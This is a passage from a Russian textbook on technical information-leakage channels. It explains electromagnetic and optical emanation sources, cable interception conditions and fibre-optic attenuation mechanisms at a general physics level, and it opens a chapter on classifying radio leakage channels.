Если $\mathbf{X(t)}$ и $\mathbf{X_{п}(t)}$ некоррелированы, то

$$\mathbf{G_{xx_{п}}(\omega) = G_{x_{п}x}(\omega) = 0}$$

Способы борьбы с помехами в значительной мере зависят от их спектра. По относительному спектральному составу различают следующие три вида помех:

- высокочастотная с периодом повторений $\mathbf{T_{п}}$ значительно меньше времени измерения $\mathbf{T_{изм}}$;
- с периодом повторения, близким к $\mathbf{T_{изм}}$;
- низкочастотная с периодом повторения $\mathbf{T_{п}}$, значительно превышающим $\mathbf{T_{изм}}$.

Высокочастотную составляющую наиболее целесообразно уменьшать усреднением, если при этом обеспечивается необходимое быстродействие приема информации.

Составляющая с периодом $\mathbf{T_{п} \approx T_{изм}}$ часто представляет собой помехи с частотой сети. В этом случае помехи уменьшают, применяя фильтры, интегрирование за время, кратное периоду помехи, и осуществляя синфазирование моментов получения информации и перехода помехи через нулевое значение.

Низкочастотная составляющая устраняется обычно способами, разработанными для систематических погрешностей.

Излучатели электромагнитных колебаний

Источниками опасного сигнала являются элементы, узлы и проводящие цепи технических средств с токами и напряжениями опасных сигналов, а также голосовой аппарат человека и элементы технических средств, создающие акустические поля опасных сигналов.

К *основным* техническим системам и средствам относятся средства, предназначенные для передачи, приема, обработки и хранения информации с ограниченным доступом (ИсОД):

- электронно-вычислительные машины (ЭВМ), в том числе персональные (ПЭВМ);
- аппаратура звукозаписи, звуковоспроизведения и звукоусиления;
- системы оперативно-командной и громкоговорящей связи;
- системы внутреннего телевидения;
- средства изготовления и размножения документов.

Вспомогательные технические системы и средства не предназначены для обработки ИсОД, но при совместной установке с основными техническими системами и средствами или при установке в служебных помещениях, где ведутся переговоры или работы, связанные с ИсОД, они могут способствовать утечке информации или образовывать “самостоятельные” системы утечки.

К вспомогательным техническим системам и средствам относятся:

- системы открытой телефонной связи;
- системы радиотрансляции;
- системы электропитания;
- системы охранной и пожарной сигнализации.

Вспомогательные технические средства, а также различного рода цепи, расположенные в непосредственной близости от основных технических систем и средств, могут обладать антенным эффектом. Этот эффект заключается в преобразовании энергии приходящей от основных технических систем и средств электромагнитной волны в энергию электрических токов. Вторичные технические системы и средства, а также образовываемые ими цепи, называются также *случайными приемными антеннами*. К *сосредоточенным* случайными приемным антеннам относятся телефонные аппараты, электрические звонки, датчики охранной и пожарной сигнализации и т.п. К *распределенным* случайным антеннам относятся различного рода кабели, провода систем сигнализации, ретрансляционные сети, трубы, металлические конструкции и т.п.

При прохождении опасных сигналов по элементам и цепям технических средств, соединительным линиям, в окружающем пространстве возникает электромагнитное поле. Поэтому такие средства и линии можно считать *излучателями*. Все источники опасного сигнала принято рассматривать как излучатели, условно подразделяемые на три типа: точечные, линейные (распределенные) и площадные.

Точечные излучатели — это технические средства или излучающие элементы их электрических схем, размеры которых значительно меньше длины волны опасного сигнала, обрабатываемого технической системой и средством, и расстояния до границы контролируемой зоны.

К ***распределенным излучателям*** относят кабельные и соединительные проводные линии.

Площадные излучатели — это совокупность технических средств, равномерно распределенных на некоторой площади и обтекаемых одним и тем же током.

Технические средства, для которых характерна большая амплитуда напряжения опасного сигнала и малая амплитуда тока, относятся к электрическим излучателям. Технические средства с большой амплитудой тока и малой амплитудой напряжения рассматриваются, как магнитные излучатели.

Кроме того, электромагнитные излучения радиоэлектронного оборудования (РЭО) можно разделить на основные и нежелательные.

Основные радиоизлучения характеризуются:

- несущей частотой;
- мощностью (напряженностью) поля;
- широкой полосой излучаемых частот;
- параметрами модуляции.

Нежелательные излучения подразделяются на побочные, внеполосные и шумовые.

Наиболее опасными, с точки зрения образования каналов утечки информации, являются побочные излучения.

Побочные излучения — это радиоизлучения, возникающие в результате любых нелинейных процессов в радиоэлектронном устройстве, кроме процессов модуляции. Побочные излучения возникают как на основной частоте, так и на гармониках, а также в виде их взаимодействия. *Радиоизлучение на гармонике* — это излучение на частоте (частотах), в целое число раз большей частоты основного излучения. *Радиоизлучение на субгармониках* — это излучение на частотах, в целое число раз меньших частоты основного излучения. *Комбинационное излучение* — это излучение, возникающее в результате взаимодействия на линейных элементах радиоэлектронных устройств колебаний несущей (основной) частоты и их гармонических составляющих.

Отмечая многообразие форм электромагнитных излучений, следует подчеркнуть, что имеется и так называемое интермодуляционное излучение, возникающее в результате воздействия на нелинейный элемент высокочастотного (ВЧ) тракта радиоэлектронной системы (РЭС) генерируемых колебаний и внешнего электромагнитного поля.

Каждое электронное устройство является источником магнитных и электромагнитных полей широкого частотного спектра, характер которых определяется назначением и схемными решениями, мощностью устройства, материалами, из которых оно изготовлено, и его конструкцией.

Известно, что характер поля изменяется в зависимости от расстояния до приемного устройства. Если это расстояние значительно меньше длины волны электромагнитного сигнала ($\mathbf{r} << \boldsymbol{\lambda}$), поле имеет ярко выраженный магнитный (или электрический) характер, а в дальней зоне ($\mathbf{r} >> \boldsymbol{\lambda}$) поле носит явный электромагнитный характер и распространяется в виде полосной волны, энергия которой делится поровну между электрической и магнитной компонентами.

Коль скоро длина волны определяет расстояние и тем более назначение, устройство, принцип работы и другие характеристики правомерно подразделять излучатели электромагнитных сигналов на низкочастотные, высокочастотные и оптические.

Низкочастотные излучатели

Низкочастотными (НЧ) излучателями электромагнитных колебаний в основном являются звукоусилительные устройства различного функционального назначения и конструктивного исполнения. В ближней зоне таких устройств наиболее мощным выступает магнитное поле опасного сигнала. Такое поле усилительных систем достаточно легко обнаруживается и принимается посредством магнитной антенны и селективного усилителя звуковых частот (рис. 4.3).




Рис. 4.3. Прием НЧ сигналов

Высокочастотные излучатели

К группе высокочастотных (ВЧ) излучателей относятся ВЧ автогенераторы, модуляторы ВЧ колебаний и устройства, генерирующие паразитные ВЧ колебания по различным причинам и условиям (рис. 4.4).

Источниками опасного сигнала являются ВЧ генераторы радиоприемников, телевизоров, измерительных генераторов, мониторы ЭВМ.




Рис. 4.4. Классификация излучателей ВЧ сигналов

Модуляторы ВЧ колебаний как элементы, обладающие нелинейными характеристиками (диоды, транзисторы, микросхемы), образуют нежелательные составляющие ВЧ характера.

Довольно опасными источниками ВЧ колебаний могут быть усилители и другие активные элементы технических средств, работающие в режиме паразитной генерации за счет нежелательной положительной обратной связи.

Источниками излучения ВЧ колебаний в различной аппаратуре являются встроенные в них генераторы, частота которых по тем или иным причинам может быть промодулирована речевым сигналом.

В радиоприемниках, телевизорах, магнитофонах, трехпрограммных громкоговорителях и в ряде электроизмерительных приборов всегда имеются встроенные генераторы (гетеродины). К ним примыкают различные усилительные системы — усилители НЧ, сис-

темы звукоусиления, способные по тем или иным причинам войти в режим самовозбуждения (т.е. по существу стать неконтролируемым гетеродином).

Основным элементом гетеродина является колебательный контур с конденсатором переменной емкости. Под воздействием акустического давления будет меняться расстояние между пластинами переменного воздушного конденсатора гетеродина. Изменение расстояния приведет к изменению емкости, а последнее — к изменению значения частоты гетеродина ($\omega_0 = 1/\sqrt{LC}$) по закону акустического давления, т.е. к частотной модуляции гетеродина акустическим сигналом.

Кроме конденсаторов, акустическому воздействию подвержены катушки индуктивности с подстроечными сердечниками, монтажные провода значительной длины.

Практика показала, что акустическая реакция гетеродина возможна на расстоянии до нескольких метров, особенно в помещениях с хорошей акустикой. В зависимости от типа приемника, прием такого сигнала возможен на значительном расстоянии, иногда достигающем порядка 1–2 км. Источником излучения ВЧ колебаний в аппаратуре звукозаписи является генератор стирания-подмагничивания, частота которого может быть промодулирована речевым сигналом за счет нелинейных элементов в усилителе записи, головки записи и др. из-за наличия общих цепей электропитания взаимного проникновения в тракты усиления.

В цепях технических средств, находящихся в зоне воздействия мощных ВЧ излучений, напряжение наведенных сигналов может составлять от нескольких до десятков вольт. Если в указанных цепях имеются элементы, параметры которых (индуктивность, емкость или сопротивление) изменяются под действием НЧ сигналов, то в окружающем пространстве будет создаваться вторичное поле ВЧ излучения, модулированное НЧ сигналом (рис. 4.5).

Рис. 4.5. Классификация излучателей ВЧ сигналов

Роль нелинейного элемента могут играть:

- телефоны, различные датчики (ВЧ навязывание по проводам);
- приемники, магнитофоны (ВЧ навязывание по эфиру).

Как правило, причиной излучения кабелей является плохое состояние:

- соединителей;
- направленных ответвлений и т.п.

Теоретически, если нет дефектов в экранирующей оплетке (экране) кабеля, его экран ослабляет излучение более чем в 100 дБ. Этого более чем достаточно для предотвращения любого излучения кабеля, которое можно зарегистрировать. Для того чтобы сигнал

был зарегистрирован приемником, его максимальный уровень в кабеле не превышает 100 мкВ, а минимальный на поверхности кабеля — не более 1 мкВ.

Тепловой шум на входе приемника ограничивает прием сигнала. Это подтверждается расчетными значениями уровня шума в широкополосном кабеле (табл. 4.1).

Таблица 4.1. Уровни шума в широкополосном кабеле

Скорость передачи данных, Мбит/с	Требуемая полоса пропускания, МГц	Среднеквадратическое значение шума в полосе приемника, мкВ
5	6	2,68
0,1	0,3	0,6
0,01	0,03	0,2

Из табл. 4.1 видно, что среднеквадратическое значение теплового шума на поверхности кабеля выше 1 мкВ для кабеля с высокой скоростью передачи данных (отношение сигнал/шум больше 1). При таких значениях вполне возможен перехват данных по излучению кабеля. С увеличением расстояния между кабелем и приемником эта возможность уменьшается, т.к. затухание излучения равно

$$\mathbf{A = 20 \log(4\pi d/\lambda)},$$

где **d** — расстояние до кабеля, λ — длина волны излучения кабеля.

Таким образом, при исправном кабеле перехватить информацию по излучению очень трудно. Однако на практике кабели не всегда экранированы. Это приводит к тому, что неисправные или покрытые коррозией соединители могут быть причиной значительных излучений. Сигнал в 1 мкВ может быть обнаружен на расстоянии 3 м от кабеля, а в 1 мВ — на расстоянии 300 м.

Оптические излучатели

В волоконно-оптических линиях связи (ВОЛС) существуют волны трех типов: направляемые, вытекающие и излучаемые (рис. 4.6).




Рис. 4.6. Типы волн, распространяющихся по световодам

Направляемые волны — это основной тип волны, распространяющейся по ВОЛС.

Излучаемые волны возникают при вводе света в волновод. Здесь определенная часть энергии уже в начале линии излучается в окружающее пространство и не распространяется вдоль световода. Это связано с дополнительными потерями энергии и приводит к возможности приема излучаемых в пространство сигналов.


Вытекающие волны частично распространяются вдоль волновода, а частично переходят в оболочку и распространяются в ней или выходят наружу. Причины воз-

никновения излучения (утечки световой информации) в разъемных соединениях ВОЛС представлены на рис. 4.7.

Все эти причины приводят к излучению световых сигналов в окружающее пространство, что приводит к затуханию, или потере, полезного сигнала в волоконно-оптических линиях связи (ВОЛС).

Исходя из особенностей оптического волокна (ОВ), модель затухания сигнала в ВОЛС должна включать в себя две части:

- затухание оптического сигнала (ОС), обусловленное физическими особенностями ОВ;
- затухание ОС, обусловленное преднамеренными действиями на ОВ потенциального нарушителя.



а) радиальная несогласованность стыкуемых волокон;

б) угловая несогласованность осей световодов;

в) наличие зазора между торцами световода;

г) наличие взаимной непараллельности торцов волокон;

д) разница в диаметрах сердечников стыкуемых волокон.

Рис. 4.7. Причины возникновения излучения в ВОЛС

Затухание ОС за счет физических особенностей ОВ обусловлено существованием потерь при передаче информации.

При распространении оптического импульса вдоль однородного волокна мощность **P** и энергия **W** импульса уменьшаются из-за потерь энергии, вызванных рассеянием и поглощением по экспоненциальному закону (закон Бугера, рис. 4.8) и определяется, как

$$\mathbf{P(L) = P(0)\, e^{-\alpha L}},\ \mathbf{W(L) = W(0)\, e^{-\alpha L}}$$




Рис. 4.8. Закон Бугера. Зависимость мощностей световых импульсов от расстояния вдоль волокна на длинах волн 1550 нм, 1300 нм и 985 нм

Здесь **P(L)** — мощность излучения на расстоянии **L**; **P(0)** — мощность излучения в начальной точке; **α** — коэффициент затухания, определяемый выражением:

$$\alpha = \frac{1}{L} \ln \frac{P(0)}{P(L)}$$

В единицах дБ/км коэффициент ослабления **α** может быть выражен, как

$$\alpha_{(\text{дБ/км})} = \frac{10}{L} \log \frac{P(0)}{P(L)} = 4.343\alpha \ (\text{км}^{-1})$$

Зависимость коэффициента затухания от длины волны проиллюстрирована на рис. 4.9.




Рис. 4.9. Зависимость коэффициента затухания от длины волны

Затухание света в ОВ включает в себя потери на поглощение, потери на рассеяние и кабельные потери. В свою очередь, потери на поглощение ($\alpha_{погл}$) и на рассеяние ($\alpha_{рас}$) вместе определяются, как собственные потери ($\alpha_{собств}$), а кабельные потери ($\alpha_{каб}$) и потери, связанные с несанкционированным доступом (НСД), в силу их физической природы, можно назвать дополнительными потерями ($\alpha_{доп}$).

Затухание сигнала в ОВ зависит от длины волны и составляет 0,5 дБ/км для 1300 нм и 0,3 дБ/км для 1550 нм стандартного одномодового волокна (сплошная линия). Это волокно имеет пик затухания в области 1400 нм, который является результатом поглощения энергии молекулами воды. Пунктирной линией на рис. 4.9 показано затухание для волокна AllWave®, свободного от воды.

Таким образом, полное затухание в ОВ с учетом НСД можно представить в следующем виде:

$$\alpha = \alpha_{собств} + \alpha_{доп} = \alpha_{погл} + \alpha_{рас} + \alpha_{каб} + \alpha_{НСД}$$

Потери на поглощение $\alpha_{погл}$ состоят из потерь в кварцевом стекле, которые определяются, как ультрафиолетовое и инфракрасное поглощение, а также из потерь, связанных с поглощением оптической энергии на примесях ($\alpha_{примеси}$). Потери в кварцевом стекле вызываются собственным поглощением атомами оптического материала — кварца ($\alpha_{с.о.м.}$) и поглощением атомными дефектами в стеклянном составе ($\alpha_{дефект}$)).

$$\alpha_{погл} = \alpha_{с.о.м.} + \alpha_{дефект} + \alpha_{примеси}$$

Основной реакцией стекловолокна на атомное излучение является увеличение затухания оптической энергии вследствие создания атомных дефектов, или центров ослабления, которые поглощают оптическую энергию.

Поглощение на примесях (загрязнениях) возникает преимущественно от ионов металла и от ОН (водяных) ионов. Примеси металла обуславливают потери от 1 до 10 дБ/км.

Ранее ОВ имели высокий уровень содержания ОН-ионов, который приводил к большим пикам поглощения на длинах волн 1400, 950 и 725 нм. Путем уменьшения остаточного содержания ОН-ионов в волокне (для одномодовых волокон — около 1 части на миллиард), в настоящее время ОВ имеют номинальные затухания 0,5 дБ/км в 1300 нм и 0,3 дБ/км в 1550 нм, как показано сплошной линией на рис. 4.9. Следует обратить внимание на центр примеси в районе 1480 нм, который является примесью ОН-ионов в волокне. На этой длине волны всегда присутствует пик поглощения в кварцевом волокне.

Так называемые центры примеси, в зависимости от типа примеси, поглощают световую энергию на определенных, присущих данной примеси, длинах волн и рассеивают ее в виде тепловой энергии.

Собственное поглощение атомами оптического материала включает в себя:

- поглощение электронов в ультрафиолетовой области;
- поглощение электронов на границе инфракрасной области.

Ультрафиолетовая граница поглотительных полос электронов, в соответствии с законом Урбача, определяется как:

$$\alpha_{уф} = C\, e^{E/E_o},$$

где C и E_0 — эмпирические постоянные, а E — энергия фотона.

Характерное распределение ультрафиолетового поглощения представлено на рис. 4.10.

Значение затухания в ультрафиолетовой области мало, по сравнению с затуханием в инфракрасной области, для малых значений энергии фотона. Собственные потери на поглощение возрастают при увеличении длины волны излучения и становятся значительными в ультрафиолетовой и инфракрасной областях. Так при длине волны излучения больше 1,6 мкм обычное кварцевое стекло теряет свойство прозрачности из-за роста потерь, которые связаны с инфракрасным поглощением (рис. 4.11).




Рис. 4.10. Распределение ультрафиолетового и инфракрасного поглощения




Рис. 4.11. Сравнение инфракрасного поглощения, вызванного различными примесями

На рис. 4.12 представлена зависимость потерь от длины волны излучения для ОВ из кварцевого стекла с предельно малыми потерями и многокомпонентных ОВ, изготовленных из различных оптических материалов.

Рассеивание представляет собой процесс удаления части энергии из распространяющейся волны с последующей эмиссией некоторой части этой энергии.




Рис. 4.12. Зависимость потерь от длины волны для различных материалов

Источники возникновения рассеяния в ОВ:

- маленькие газовые пузырьки;
- неоднородный состав оптического материала;
- изгиб ОВ.

Потери на рассеяние становятся определяющим фактором затухания в волокне уже в 1970 г., когда была достигнута чистота ОВ порядка 99,9999%.

Дальнейшему уменьшению затухания препятствовали потери на рассеяние. В общем виде потери на рассеяние определяются следующим выражением.

$$\alpha_{рас} = \alpha_{Рел} + \alpha_{Ми} + \alpha_{\Sigma_{изгиб}} + \alpha \quad + \alpha_{ВКР} + \alpha_{ВРБМ}$$

Здесь под $\alpha_{Рел}$ подразумеваются потери, обусловленные Релеевским рассеиванием. Причиной Релеевского рассеяния является то, что атомы в стекле (SiO_2) имеют случайное пространственное распределение, и локальные изменения в составе приводят к локальному изменению индекса преломления, что и вызывает рассеяние оптической энергии. Поэтому волны малой длины должны больше рассеиваться и, следовательно, иметь более высокие потери, чем волны с большей длиной. $\alpha_{Ми}$ — потери, обусловленные Ми-рассеянием. Данный тип линейного рассеяния возникает на ионах примеси, размер которых сравним с длиной волны. В высококачественных ОВ такие потери отсутствуют. $\alpha_{\Sigma_{изгиб}}$ — суммарные потери, обусловленные микро- ($\alpha_{микро}$) и макро- ($\alpha_{макро}$) изгибами ОВ, определяются выражением:

$$\alpha_{\Sigma_{изгиб}} = \alpha_{микро} + \alpha_{макро}$$

Микроизгибы возникают в процессе изготовления ОВ и при формировании пластикового конверта в процессе изготовления оптического кабеля. Макроизгибы возникают в процессе прокладки оптического кабеля и являются функцией от радиуса изгиба ОВ. Тогда потери на макроизгибах можно представить выражением:

$$\alpha_{макро} = 2\,\alpha_{п.п.} + \alpha_{п.и.у.} + \alpha_{п.м.},$$

где $\alpha_{п.п.}$— потери, обусловленные переходами от прямого участка световода к изогнутому, а также от изогнутого к прямому участку; $\alpha_{п.и.у.}$ — потери на изогнутом участке ОВ; $\alpha_{п.м.}$ — потери, обусловленные наличием микротрещин.

$\alpha_{\Sigma_{стык}}$ — суммарные потери, обусловленные стыковкой ОВ и определяемые внутренними ($\alpha_{внутр.}$) и внешними ($\alpha_{внеш.}$) потерями согласно выражения:

$$\alpha_{\Sigma_{стык}} = \alpha_{внутр.} + \alpha_{внеш.}$$

Внутренние потери определяются трудно контролируемыми факторами — парной вариацией диаметров сердцевин, показателей преломления, числовых апертур, эксцентриситетов “сердцевина — оболочка”, концентричностью сердцевины у соединяемых волокон. Можно получить случайные изменения перечисленных факторов, так как они зависят не от конструкции соединителя, а от технологии производства ОВ.

Причинами внешних потерь являются несовершенства конструкции соединителя, а также процесса сборки ОВ и соединителя. Внешние потери зависят от механической нестыковки (угловое, радиальное и осевое смещение), шероховатости на торце сердцевины, чистоты участка и наличия зазора между торцами стыкуемых ОВ. Наличие зазора приводит к появлению френелевского отражения из-за образования среды с показателем преломления, отличным от показателя преломления ОВ.

$$\alpha_{внеш.} = \alpha_{угл.} + \alpha_{рад.} + \alpha_{осевое} + \alpha_{обр.},$$

где $\alpha_{угл.}$ — потери, вызванные угловым смещением световодов; $\alpha_{рад.}$ — потери, вызванные радиальным смещением осей ОВ; $\alpha_{осевое}$ — потери, вызванные осевым смещением торцов ОВ; $\alpha_{обр.}$ — потери, обусловленные обратным френелевским отражением.

Учитывая изложенное, выражение для $\alpha_{\Sigma_{стык}}$ примет следующий вид:

$$\alpha_{\Sigma_{стык}} = \alpha_{внутр.} + \alpha_{угл.} + \alpha_{рад.} + \alpha_{осевое} + \alpha_{обр.}$$

Суммарные потери, обусловленные стыковкой ОВ, также носят название *вносимых* потерь.

$\alpha_{ВКР}$ — потери, обусловленные вынужденным комбинационным рассеянием. Это рассеяние называется рассеянием Рамана-Мандельштама и возникает в волокне тогда, когда проходящая в нем оптическая мощность достигает некоторого порога. Порог рассеяния зависит от площади поперечного сечения и длины ОВ, а также от коэффициента потерь. Рассеяние распространяется преимущественно в направлении исходного излучения.

$\alpha_{ВРБМ}$ — потери, обусловленные вынужденным рассеянием Мандельштама-Бриллюэна. Физическая суть рассеяния состоит в том, что при достаточно высоком

уровне мощности излучения происходит изменение энергетических квантовых состояний молекул и атомов ОВ, выражающееся в колебательном движении молекул. Это приводит к флуктациям плотности вещества, т.е. к возникновению акустических фононов. На этих фононах происходит нелинейное рассеяние света, заключающееся в том, что фотоны отдают часть энергии акустическим фононам, в результате чего в спектре излучения появляются новые компоненты, называемые стоксовыми.

Для обеспечения работоспособности ВОЛС необходимо, чтобы для полного затухания $\boldsymbol{\alpha}$ сигнала в волоконно-оптическом тракте выполнялись следующие условия:

$$\boldsymbol{\alpha = P_{пер.} - P_{пр.} - \alpha_{зап.}} \text{ при } \boldsymbol{P_{пр.} \geq P_{пр.\,min}};\ \boldsymbol{\Delta\alpha \leq \alpha_{зап.}}$$

Здесь $\mathbf{P_{пер.}}$ — мощность излучения оптического передатчика (дБ/м); $\mathbf{P_{пер.}}$ — мощность на входе фотоприемника (дБ/м); $\boldsymbol{\alpha_{зап.}}$ — эксплуатационный запас (дБ/м); $\boldsymbol{\Delta\alpha}$ — абсолютное изменение затухания тракта при изменении температуры окружающей среды.

Параметр $\boldsymbol{\alpha}$ определяет длину регенерационного участка.

Таким образом, величина потерь мощности $\mathbf{P_L}$ в произвольной точке определяются решением системы уравнений:

$$\mathbf{P_L} = \begin{cases} \mathbf{P_0 e^{-(\alpha_{погл} + \alpha_{Рел} + \alpha_{Ми} + \alpha_{\Sigma_{изгиб}} + \alpha_{\Sigma_{стык}} + \alpha_{ВКР} + \alpha_{ВРБМ} + \alpha_{НСД})L}} & \mathbf{L > 0} \\ \mathbf{P_0} & \mathbf{L = 0} \end{cases}$$

Глава 5

Классификация радиоканалов утечки информации

Образование радиоканалов утечки информации

В современных условиях насыщенности нашей жизни самыми разнообразными техническими, особенно электронными, средствами производственной и трудовой деятельности, различными средствами связи, разного рода вспомогательными системами (телевидение, радиовещание) крайне необходимо понимать опасность возникновения канала утечки информации с ограниченным доступом именно через технические средства ее обработки. Более того, технические средства относятся едва ли не к наиболее опасным и широко распространенным каналам утечки информации.

Анализ физической природы многочисленных преобразователей и излучателей показывает, что:

- источниками опасного сигнала являются элементы, узлы и проводники технических средств обеспечения производственной и трудовой деятельности, а также радио- и электронная аппаратура;
- каждый источник опасного сигнала при определенных условиях может образовать технический канал утечки информации;
- каждая электронная система, содержащая в себе совокупность элементов, узлов и проводников, обладает некоторым множеством технических каналов утечки информации.

С определенной степенью обобщения множество радиоканалов утечки информации можно представить в виде следующей структуры (рис. 5.1).

Каждый из этих каналов, в зависимости от конкретной реализации элементов, узлов и изделий в целом, будет иметь определенное проявление, специфические характеристики и особенности образования, связанные с условиями расположения и исполнения.

Наличие и конкретные характеристики каждого источника образования канала утечки информации изучаются, исследуются и определяются конкретно для каждого образца технических средств на специально оборудованных для этого испытательных стендах и в специальных лабораториях.

